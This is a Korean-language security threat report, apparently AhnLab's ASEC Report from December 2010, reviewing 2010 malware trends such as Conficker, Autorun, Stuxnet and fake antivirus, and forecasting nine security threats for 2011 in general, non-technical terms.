2008년 말 발견된 초기의 컨피커 웜은 OS의 보안 취약점을 공격하여 자기 복제를 하는 악성코드였으나 최근에는 다른 악성코드를 유포하거나 보안 제품의 탐지를 우회하기 위한 기법들이 지속적으로 추가되는 추세이다. 오토런 악성코드 또한 여러 유형의 악성코드에서 자기 복제를 위한 주요 기법으로 여전히 많이 이용되고 있다.

아래의 그림은 일본 IPA에서 발표한 분기별 악성코드 피해 현황을 정리한 그래프이다.




[그림8-2] 악성코드 별 검출건수 추이 〈자료출처: 일본 IPA[1]〉

위의 그림에서 보면 넷스카이(W32/Netsky) 웜이나 마이둠(W32/Mydoom) 웜과 같은 이메일 웜에 의한 피해가 여전히 많이 발생하고 있고 이메일 웜 이외에도 오토런(W32/Autorun) 악성코드와 바이럿(W32/Virut), 컨피커(W32/Downad)웜의 피해가 많은 것을 볼 수 있다. 다른 악성코드들이 대부분 감소되어 가는 추세임에도 불구하고 오토런 악성코드와 컨피커 웜의 경우 올해 들어 일본에서 급격하게 피해건수가 많이 상승했는데 이는 2010년 한 해 동안 악성코드 개체수가 급격하게 늘어난 점이 영향을 미친 것으로 추정되며 이러한 현상은 내년에도 계속 유지될 것으로 보인다.

불법 갈취 프로그램으로 인한 피해 증가

일본에서는 부당청구 피해 사례가 2009년 하반기 이후 급격하게 증가했으며 현재까지도 많은 피해가 발생하고 있다. 아래의 [그림7-3]은 일본 IPA에서 발표한 2010년 3분기 보안 위협동향 보고서의 내용 중 부당 청구와 관련된 상담 건수를 월 단위로 집계한 자료이다.



[그림8-3] 부당 청구관련 상담 건수 추이 (자료출처: 일본 IPA[2])

1.http://jp.trendmicro.com/jp/threat/security_news/monthlyreport/article/20101217082311.html

2. http://www.ipa.go.jp/about/press/pdf/101020press2.pdf

1.http://www.ipa.go.jp/security/txt/2010/documents/2010q3-v.pdf

2. http://www.ipa.go.jp/security/txt/2010/10outline.html

위의 그림에서와 같이 불법적인 갈취에 의한 피해가 올 한해 동안 매우 높은 수준으로 유지되고 있음을 볼 수 있다. 이는 보이스 피싱이나 오프라인 고지서와 같은 기존의 갈취 행위에 대한 피해 뿐만 아니라 최근 일본에서 많이 유포되고 있는 가짜백신과 허위 청구서 프로그램의 배포가 늘어났기 때문으로 보인다. 올해에는 일본에서 제작된 가짜백신 프로그램들이 유포되는 등 갈취 방식이 다양해지고 있고 이로 인한 피해 또한 내년에도 지속될 것으로 예상된다.

3. 세계 3분기 악성코드 동향

전반적으로 2010년 세계 악성코드 동향은 2009년과 큰 차이는 없었다. 2009년 세계 악성코드 주요 동향을 정리하면 컨피커(Win32/Conficker) 웜의 세계적 확산과 악성코드의 지역화, 소셜 네트워킹(Social Networking) 사이트를 이용한 악성코드 배포로 정리할수 있다. 2010년에는 기존 동향에 스마트폰과 보안위협 확장이 추가되었다.

컨피커(Win32/Conficker) 웜은 2008년 11월 발견된 후 2010년까지도 주요 악성코드 감염 통계에서 상위권을 차지하고 있다. 컨피커(Win32/Conficker) 웜 이외에 세계적으로 널리 확산된 악성코드는 찾기 힘들며 여전히 대부분의 악성코드는 다수의 변형이 특정 지역에 국한되어 소규모로 보고되고 있다. 악성코드의 지역화가 나타나면서 세계적인 악성코드 통계는 큰 의미가 없어졌다. 주요 보안업체 악성코드 통계를 보면 컨피커(Win32/Conficker) 웜, 브레도랩(Bredolab), 오토런(Autorun) 웜, 바이럿(Virut) 바이러스, 샐리티(Sality) 바이러스, 허위 보안 프로그램, 제우스(Zeus) 봇등이 여러 나라에서 보고 되었다.

악성코드 배포 방식은 여전히 홈페이지 해킹 후 취약점을 이용하여 코드를 삽입, 사용자가 웹사이트 방문시 감염되는 방식과 USB메모리를 통한 전파가 주를 이뤘다. 이외 메일을 통한 배포도 여전했으며 페이스북(Facebook), 마이스페이스(Myspace), 트위터(Twitter) 등의 소셜 네트워킹을 이용한 전파도 계속되고 있다. 주요 이슈가 발생 할 때마다 이슈와 관련된 내용으로 가장한 악성코드나 허위 보안 프로그램을 배포하는 사례도 2009년과 동일했다.

2010년에 새롭게 부각된 악성코드 이슈는 안드로이드 계열 스마트폰 악성코드가 조금씩 등장하고 있다는 점과 단순히 금전적 이득 목적 외에 악성코드 제작 목적의 변화, 대상의 확장을 들 수 있다. 스마트폰 보안위협은 2009년부터 꾸준히 논의되었지만 2010년에는 특정 플랫폼에 한정된 악성코드가 등장했다. 현재 스마트폰은 여러 제품이 경쟁을 하고 있어 시장점유율에 따라 악성코드 양상도 달라질 것으로 예상된다. 금전적 이득 목적 외에 정치적 목적으로 제작된 것으로 추정되는 사건으로는 대표적으로 2010년 초 구글 등에 대한 타겟 공격인 이른바 오로라(Aurora) 작전이 중국 정부가 개입되었다는 의혹으로 국가간 외교 분쟁 양상도 보였다.

여름에 발견된 스턱스넷(Stuxnet) 웜이 가져온 파장은 더 강렬했다. 일반적으로 타겟 공격은 특정인을 공격하였지만 스턱스넷(Stuxnet) 웜은 불특정 다수에게 전파된다는 점은 일반적인 웜과 동일하지만 자신이 목표하는 시스템에서 원하는 행동을 수행하고 최종 공격 목표는 산업관리 시스템인 SCADA인 점이 다르다. 비록 악성코드 감염 수는 많지 않지만 스턱스넷(Stuxnet) 웜은 2009년부터 활동했으며 소설이나 영화에나 등장하는 악성코드를 이용한 산업 통제 시스템(Industrial control system) 공격이 가능함을 증명했다는 점에서 향후 악성코드에 의한 사회적 혼란이 현실화될 수 있음을 일깨워줬다.

악성코드 제작 및 배포가 단순히 금전적 이득을 넘어서 정치적 이유로도 발생할 수 있다는 점에서 예전부터 논의된 국가간 사이버전, 핵티비즘 등에 대한 논의가 다시 일었다. 미국 외교 문서를 공개해 파장을 일으킨 위키리크스와 관련해서도 위키리크스를 지지하는 세력과 반대하는 세력 간에 공격이 이뤄졌다.

2011년에는 지난 몇 년 동안 꾸준히 언급된 금전적 이득을 목적으로 하는 악성코드 제작과 함께 정치적 이유 등으로 정보 수집 및 정보 파괴 현상이 얼마나 잦아질지 지켜볼 필요가 있다. 여러 국가에서 이들 사이버 갱단에 대한 소탕이 계속 이뤄질 것으로 예상되며 이를 위해 국가적 협력 방안이 더욱 강화되어야 할 것이다.

IV. 2011년 보안 위협 예측

지금까지 2010년도의 보안통계를 통해 주요 보안 이슈들을 알아보았다. 이번 장은 2011년도에 사회적 이슈가 될 수 있는 9대 보안 위협에 대해서 알아보자.

소셜 네트워크 서비스를 활용한 다양한 공격 기법 범용화

2011년은 SNS(**SNS, Social Network Service**) 플랫폼을 타깃으로 하는 악성코드가 심각한 위협으로 발전하는 한 해가 될 것으로 예측된다. 즉 2010년이 SNS가 악성코드의 플랫폼으로 악용되기 시작한 원년이라면, 2011년은 이를 악용한 보안 위협이 다양한 형태로 활성화될 것으로 보인다. 우선, 소셜 네트워크 내부의 검색 결과를 조작하는 보안 위협들이 발생할 것으로 예측된다. 검색 결과를 조작하는 보안 위협은 이미 검색 엔진의 알고리즘을 악용한 형태로 나타났다. 그러나 소셜 네트워크 내부에서는 친구 또는 유명인의 웹 페이지를 찾기 위해 검색을 하는 과정에서 허위로 작성된 소셜 웹 페이지로 접속을 유도하는 피싱(Phishing) 및 악성코드 유포를 시도하는 사례가 발생할 수도 있다.

다양한 소셜 네트워크들 사이로 공유되는 데이터의 위, 변조가 발생할 것으로 보인다. 현재 다양한 플랫폼의 소셜 네트워크가 서비스되고 있음으로 소셜 네트워크 간의 개인 정보나 데이터들이 공유 및 전송되고 있다. 이러한 대표적인 형태로 트위터로 작성한 메시지를 페이스북, 또는 링크드인(Linkedin)으로 공유하는 것 등이 있다. 또 국내의 경우에는 개인 블로그에서 작성한 글을 국내에서 서비스하는 소셜 네트워크들로 공유 할 수도 있다. 이렇게 데이터를 전송하는 과정에서 중간자공격(MITM, Man in the Middle)과 유사한 형태로 소셜 네트워크로 전송되는 블로그의 주소를 피싱 또는 악성코드 유포하는 웹 사이트로 변경하여 전달할 수도 있다. 또는 트위터에서 작성한 메시지를 페이스북으로 전송하는 과정에 악의적인 웹 사이트로 접속하는 링크를 삽입하는 공격도 예상해 볼 수 있다.

금전적 목적을 위한 스마트폰 위협의 증가

생활의 편리함을 제공하는 스마트폰의 사용이 2010년 들어 급격히 증가하면서 그 만큼 많은 보안 위협에 노출될 가능성도 증가했다. 실제로 2010년에는 스마트폰에서 동작하는 악성코드가 증가했다. 이들 악성코드는 단말기 정보 및 개인 정보 유출, 유료 문자 메시지 발송 및 사용자 몰래 전화 걸기 등을 통한 부당 과금 등의 악의적인 기능을 가지고 있었다. 또한 스마트폰의 웹 브라우저에서 보안 취약점이 발견되었으며 이를 활용하여 시스템의 최고 권한을 갖게 하는, 이른바 탈옥(JailBreak)에 이용되는 루팅(Rooting) 툴이 제작되었다. 따라서 이런 보안 취약점을 악용한 보안 사고가 2011년 당면하게 될 문제로 떠오르고 있다, 특히 2010년에는 스마트폰 악성코드들이 본격적으로 등장한 해였다면, 2011년에는 이러한 악성코드들이 본격적으로 금전적인 목적을 가지고 활발히 활동할 것으로 보이며, 특히 인터넷과의 연결 편의성과 함께 쇼셜네트워크 접근성을 이용한 다양한 금전적 목적을 노린 피싱 공격이 증가할 것으로 예측된다. 그 이유로는 스마트폰은 화면이 작기 때문에 스마트폰의 웹 브라우저로 접속 시 웹 사이트의 주소 전체를 보기가 어렵다. 따라서 웹 사이트의 주소가 긴 문자열로 나타날 경우 사용자들은 앞 부분만 인지하여 정상적인 웹 페이지로 판단하기 쉽다. 그러나 실제로는 정상적인 웹 페이지의 주소와 유사하게 꾸민 악의적인 페이지로 들어가게 되는 경우가 발생할 수 있다. 또는 웹 사이트 주소 입력 창이나 버튼을 이중으로 구성하여 피싱 사이트에 접속했음을 인지하기 어렵게 하는 기법도 사용할 수 있기 때문이다.

클라우드 서비스를 악용한 보안 위협

2011년에는 지난해 본격적으로 기반을 마련하기 시작한 클라우드 기술과 가상화 기술이 사이버 공격에 악용될 것으로 예측된다. 예를 들어 클라우드 컴퓨팅을 이용해 여러 대의 C&C 서버를 준비해놓고 좀비 PC 안의 악성코드가 이 중 서비스가 가능한 C&C 서버로 찾아가도록 하는 방식이다. 이때 여러 대의 C&C 서버를 구축하기 위해 공격자는 가상사설서버(Virtual Private Server)를 이용하게 된다. 이것을 이용하면 물리적으로는 1대이지만 가상으로 여러 대의 서버를 구축함으로써 봇넷(네트워크로 연결된 대량의 좀비 PC)을 효율적으로 관리할 수 있다. 또한, 이미 구축해 놓은 클라우드 컴퓨팅 환경을 해킹하여 해당 자원을 자유롭게 사용한다면, 그 위험성은 상상을 초월할 정도이다. 한편 이러한 클라우드, 가상화 기술은 전력 소모량 및 불필요한 IT 자산을 최소화함으로써 녹색 성장을 이끄는 '그린 IT'의 기반이기 때문에 '그린 IT'까지도 위협 대상이 될 것으로 예상된다.

악성코드와 취약점의 다양한 플랫폼으로 확대

스마트폰, 태블릿 PC(Tablet PC) 등과 같이 개인이 사용하는 단말기가 증가하고 있으며 다양화되고 있다. 2011년에는 이러한 흐름에 맞춰 악성코드의 배포 방법 또한 다양화될 것으로 보인다. PC와 마찬가지로 스마트폰이나 태블릿 PC의 운영체제를 비롯해 웹 브라우저에서도 보안 취약점이 발견되고 있으며, 이러한 보안 취약점을 사용하여 악성코드가 배포될 수 있다. 특히 스마트폰은 PC와 연결하여 외장 디스크 등으로 사용이 가능하기 때문에 스마트폰이 악성코드를 배포하는 또 하나의 채널이 될 가능성이 높다. 또한, 취약점 발견의 목적이 개인 기술 발전과 명성에서 금전적인 목적으로 변화되면서 2010년에도 공개되지 않은 취약점들이 음성적으로 거래, 또는 실제 공격에 이용되었다. 이러한 추세는 2011년에도 계속될 것으로 보이며 이로 인한 피해사례 또한 꾸준히 증가할 것으로 보인다. 과거에는 주요 시스템에만 국한되는 공격 성향을 보이던 것이 최

근에는 손쉽고 빠르게 공격에 활용할 수 있는 다양한 플랫폼과 애플리케이션으로 꾸준히 확대되고 있다. 특히 2010년에는 스마트폰 사용 증가로 스마트폰의 권한 상승이나 루트권한 획득 등과 관련해 과거 PC 환경에서 보고되었던 취약점들이 사용되기도 하였다. 이에 2011년에는 스마트폰 시장의 확대와 관심이 가속화되면서 알려지지 않은 제로데이 취약점들로 인한 위협이 본격적으로 발생할 것으로 예상된다. 최근 이러한 제로데이 취약점들의 활발한 공격에 대응하기 위해 관련 업체들은 신속한 보안 업데이트 제공뿐만 아니라 가상화 기술과 같은 다양한 기술과의 접목을 통해 보다 적극적인 대응방안을 모색하고자 하는 움직임을 보이고 있다. 2011년에는 이러한 움직임이 보다 본격화될 것으로 보이며, 이를 노리는 또 다른 취약점 공격이 추가적으로 발생하는 등 여전히 뚫는 자와 막는 자의 싸움이 지속될 것으로 예상된다.

무선 인터넷 취약점 노린 위협

최근 스마트폰 열풍으로 주요 ISP(Internet Service Provider)를 중심으로 무료 무선 AP(Access Point)가 전국적으로 확산되고 있다. 이들 ISP 업체들은 무료 서비스 제공을 위해 기본적으로 사용자 식별 및 인증을 최소한으로 하고 있다. 또한 무선 AP와 단말기(스마트폰, 태블릿 PC, 노트북 등) 사이의 기본적인 데이터 통신은 평문으로 송수신되고 있다. 무선은 유선과 달리 공기를 통해 전파되는 것이기 때문에 도청, 스니핑에 기본적으로 취약점을 가지고 있다. 더 나아가 무선 AP의 안정성을 확인할 수 없기 때문에 불법AP 등이 존재하여 보안 위협이 증가할 수 있다. 또한, 최근 기업들이 스마트워크(Smart Work)를 구축하기 위한 방안으로 모바일 오피스를 구축하는 상황에서는 무선 AP의 사용이 활발해질 것이며, 이로 인해 개인정보뿐 아니라, 기업 정보까지 무선을 통해 송수신되는 시대가 도래하였다. 따라서, 2010년에 급격히 증가한 무선 AP에는 공격자들이 AP와 단말기간의 정보를 수집하기 쉬운 취약점이 존재하기 때문에 아주 좋은 먹잇감이 될 수 있는 만큼 보안 사고의 위험이 도사리고 있다. 따라서 무선 AP와 단말기간의 데이터를 암호화하기 위한 수단이 필요하며, 단말기 사용자의 식별, 인증, 책임 추적성 강화를 위한 조치가 필요할 것으로 보인다.

소프트웨어 보안기술을 우회하는 기법의 등장

2010년 한 해 동안 수많은 제로데이(Zero-day) 취약점들이 보고 되었다. 주로 인터넷 익스플로러, 어도비 PDF, SWF 등으로, 이러한 응용 프로그램의 제로데이 취약점 소식은 어제 오늘의 일이 아니다. 응용프로그램 사용자가 많아지고 표준화되어 갈수록 공격자들이 해당 응용프로그램의 취약점을 발견할 확률도 높아진다. 다행인 것은 이러한 프로그램들의 제작업체들이 점점 보안에 신경을 쓰고 있다는 것이다. 일례로 2007년 마이크로소프트사에 의해서 소개된 '보호모드'라 불리는 보호기술이 있다. 이 보호기술은 비스타, 또는 윈도우 7의 경우, 인터넷 익스플로러, MS 오피스, 구글 크롬, 그리고 어도비의 새로운 어도비 리더(Adobe Reader) X에 적용된다. '보호모드'란 샌드박싱(Sandboxing) 기술과 프로세스 신뢰도 등급을 이용하는 방식이다. 보호모드로 응용 프로그램이 동작 중일 때는 낮은 신뢰도 등급이 책정된다. 이때 낮은 등급의 응용 프로그램은 자신보다 높은 등급이 할 수 있는 권한(쓰기, 삭제, 실행)을 가질 수 없다. 때문에 보호모드로 응용 프로그램이 실행 중이라면 악성코드의 감염을 차단하게 된다. 그러나 최근에는 인터넷 익스플로러를 이용하여 보호모드를 우회하는 방법이 알려지기도 했다. 이러한 공격의 궁극적인 목적은 드라이브 바이 다운로드(Drive by Download) 형태의 악성코드에 감염시키는 것이다. 따라서 2011년에는 보호모드 동작을 우회하는 다양한 공격방법이 선보여 질 것으로 예상되며, 그러한 공격방식은 즉각적으로 악성코드 제작 등에 이용될 것으로 보인다.

악성코드의 진단 회피를 위한 잠복 능력 지능화

악성코드의 자기보호 고도화는 몇 년 전에 비해 놀랄 만큼 발전했다. 예를 들어 TDL루트킷(Rootkit)은 자신을 드러내지 않고 활동하기 위해 디스크와 직접 통신하는 커널 드라이버를 수정하여 더욱 시스템 깊숙이 파고 든다. 이 외에도 정상적인 컴파일러로 만든 파일처럼 보이지만 악의적인 코드를 숨겨둔 형태를 비롯해 실행압축과 암호화는 기본이고 여기에서 더 나아가 공통된 특징을 찾을 수 없도록 변형된 악의적인 실행파일 등이 거의 매일 쏟아지다시피 하고 있다. 악성코드 제작자들은 사용자를 속이면서 실행을 유도하기 위해 동일한 악성 증상을 갖는 악성코드의 실행파일을 사용자들이 잘 알고 있는 아이콘의 모습으로 위장해 지속적으로 배포하고 있다. 이 경우 일반 사용자들은 아이콘만 보고서는 쉽게 악의적인 실행파일인지 판단하지 못하기 때문에 해당 악성코드는 감염된 시스템에 보다 오랫동안 존재할 수 있다. 이 같은 악성코드의 외형적 특징은 1~2년 전부터 두드러지게 나타나기 시작했다. 특히 이러한 악성코드들은 사용자들에게 보여지는 외형적인 측면에서는 비슷하게 생각되지만, 실제로는 전혀 다른 점이 많이 발견되기 때문에 진단의 어려움이 발생하고 있다. 하지만 불규칙적인 실행 파일 가운데에서도 공통적인 특징을 추출하여 악성여부를 판단하는 기술도 발전하고 있다. 이러한 상황 속에서 2011년에도 안티바이러스의 진단, 치료를 회피하려는 악성코드의 자기보호 기법은 더욱 교묘해지고 이를 통한 새로운 위협도 지속적으로 등장할 것으로 예측된다.

사회 기반 시설과 특정 대상을 목적으로 하는 타깃형 공격 증가 예상

2010년에 이슈가 되었던 이란 원자력발전소 시설을 운용하는 SCADA 시스템에 대한 Stunxnet 악성코드 공격과 같이 사회 기반 시설을 공격하는 타깃형 공격이 증가할 것으로 예측된다. 또한, 최근에는 특정 대상을 타깃으로 하는 사회공학 공격이 뚜렷한 증가를 보이고 있다. 2010년 악성코드의 유포 사례를 살펴보면 대부분 특정 사용자 층을 타깃으로 하여 공격하는 방식을 취하고 있다. 예를 들면, 국내 이용자들을 타깃으로 한 특정 금융사의 카드 명세서로 위장한 이메일, 그리고 온라인 쇼핑몰로 위장한 피싱 공격 등이다. 2011년에도 아시안 컵, 대구세계육상선수권대회와 같은 국제적 행사가 개최될 예정이며, 이러한 사회적 이슈가 공격에 이용될 수 있을 것이다. 점점 더 교묘해지는 사회 공학 기법과 결합하여 보다 정밀한 타깃을 대상으로 하는 공격 형태가 나타날 것이며, 이에 따라 앞으로도 지속적인 위협 증가에 대한 주의가 필요할 것으로 보인다.

사라지지 않는 DDoS 공격

2009년도 7.7 DDoS 대란 이후, 여러 악성코드가 혼합된 공격 방식과 치밀한 계획을 통해 정교화된 공격방식의 DDoS 공격이 증가하고 있다. 그 피해는 7.7 DDoS에 비해 낮은 수준이지만, DDoS 공격 능력을 가진 악성코드는 다양하게 증가하였다. 특히, 최근에 폭발적인 인기를 얻고 있는 소셜 네트워크 서비스(Social Network Service)를 이용해 좀비 PC를 확보하는 방식이 유행하고 있으며, 이로 인해 짧은 시간에 DDoS 공격 인프라를 구축할 수 있는 위협이 증가하고 있다. 따라서, 2011년도에는 기존 DDoS 공격용 악성코드들의 지속적인 변종이 나올 것으로 보이며, 그와 함께 소셜 네트워크 서비스와 결합한 DDoS 공격이 활발해질 것으로 보인다. 특히, 소셜 네트워크 서비스는 최근의 소셜 커머스(Social Commerce) 등과 같이 금전적 거래를 목적으로 하는 상용서비스의 접속장애가 발생할 경우 금전적인 피해가 발생하므로 범죄집단의 타깃형 DDoS 공격 대상이 될 수 있다는 점에 주의해야 한다.

AhnLab SiteGuard Pro & Security Center

발행월 : 2010년 12월

ASEC REPORT 집필진

편 집 장	선임 연구원	허 종 오
집 필 진	선임 연구원	정 진 성
	선임 연구원	정 관 진
	선임 연구원	허 종 오
	주임 연구원	안 창 용
	주임 연구원	박 시 준
	연구원	김 재 성
감 수	상 무	조 시 행
참여연구원		ASEC 연구원
		SiteGuard 연구원